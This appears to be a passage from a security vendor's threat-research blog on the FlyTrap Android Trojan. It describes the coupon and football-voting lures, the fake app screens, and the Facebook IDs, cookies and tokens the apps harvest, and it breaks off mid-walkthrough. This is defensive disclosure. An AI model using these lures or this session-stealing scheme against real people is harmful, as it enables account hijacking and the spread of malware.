
FlyTrap Android Malware Compromises Thousands of Facebook Accounts

Aazim Yaswant | Android | Aug 9 2021



A new Android Trojan codenamed FlyTrap has hit at least 140 countries since March 2021 and has spread to over 10,000 victims through social media hijacking, third-party app stores, and sideloaded applications.

Zimperium's zLabs mobile threat research teams recently found several previously undetected applications using Zimperium's z9 malware engine and on-device detection. Following their forensic investigation, the zLabs team determined this previously undetected malware is part of a family of Trojans that employ social engineering tricks to compromise Facebook accounts.

Forensic evidence of this active Android Trojan attack, which we have named FlyTrap, points to malicious parties out of Vietnam running this session hijacking campaign since March 2021. These malicious applications were initially distributed

through both Google Play and third-party application stores. Zimperium zLabs reported the findings to Google, who verified the provided research and removed the malicious applications from the Google Play store. However, the malicious applications are still available on third-party, unsecured app repositories, highlighting the risk of sideloaded applications to mobile endpoints and user data.

Disclosure: As a key member of the Google App Defense Alliance, Zimperium scans applications prior to publishing, as well as providing ongoing analysis of Android apps in the Google Play Store.

In this threat blog, we will:

- Cover the capabilities of the FlyTrap Trojan;
- Discuss the techniques used to collect and store data;
- Demonstrate the communication with the C&C server to exfiltrate stolen data; and
- Explore the victimology and impact.

What Can FlyTrap Trojan Do?

The mobile application poses a threat to the victim's social identity by hijacking their Facebook accounts via a Trojan infecting their Android device. The information collected from the victim's Android device includes:


- Facebook ID
- Location
- Email address
- IP address
- Cookie and Tokens associated with the Facebook account


These hijacked Facebook sessions can be used to spread the malware by abusing the victim's social credibility through personal messaging with links to the Trojan, as well as propagating propaganda or disinformation campaigns using the victim's geolocation details. These social engineering techniques are highly effective in the digitally connected world and are used often by cybercriminals to spread malware from one victim to another.

How Does FlyTrap Trojan Work?


The threat actors made use of several themes that users would find appealing such as free Netflix coupon codes, Google AdWords coupon codes, and voting for the best


football (soccer) team or player. Initially available in Google Play and third-party stores, the application tricked users into downloading and trusting the application with high-quality designs and social engineering. After installation, the malicious application displays pages that engage the user and asks for a response from them, such as the ones shown below.



7:38
Get Netflix Coupon
Disclaimer
This is an independent and unofficial app which is not relative to any other apps or companies
COUPON
Get Coupon
Privacy Policy
Coupon
Home
Rank


7:45
Get Netflix Coupon
Disclaimer
This is an independent and unofficial app which is not relative to any other apps or companies
COUPON
Continues with Facebook
Privacy Policy
Coupon
Home
Rank


1:23
SKIP
who's the best
ESL ? UCL
NEXT


1:24
SKIP
Jeep
Rakuten
START


11:25
Google
AdWords
Start
Welcome to
Google Ads Coupon


11:07
Are you planning to go to a match?
UEFA EURO 2020 will take place from 11 June - 11 July 2021. You might already have tickets, or hope to get some soon.
Yes, I plan to go
No, I won't go

Figures 1-6: The screens displayed upon installation and launch of the FlyTrap Trojans.

The engagement continues until the user is shown the Facebook login page and asks to log in to their account to cast their vote or collect the coupon code or credits. All this is just another trick to mislead the user since no actual voting or coupon code gets generated. Instead, the final screen tries to justify the fake coupon code by displaying a message stating that “Coupon expired after redemption and before spending.” The following images show one of the applications’ UI navigation.

7:06

Step 1

Check Coupon

Next

7:06

Step 2

Get GG Coupon

Next

Step 3

Apply promotional code
Select “Tools and Settings” from Google Ad’s top navigation bar.
Select “Billing Settings” under the Billing section.
Select “Promotional Codes”.

Next

7:06

IDENTITY

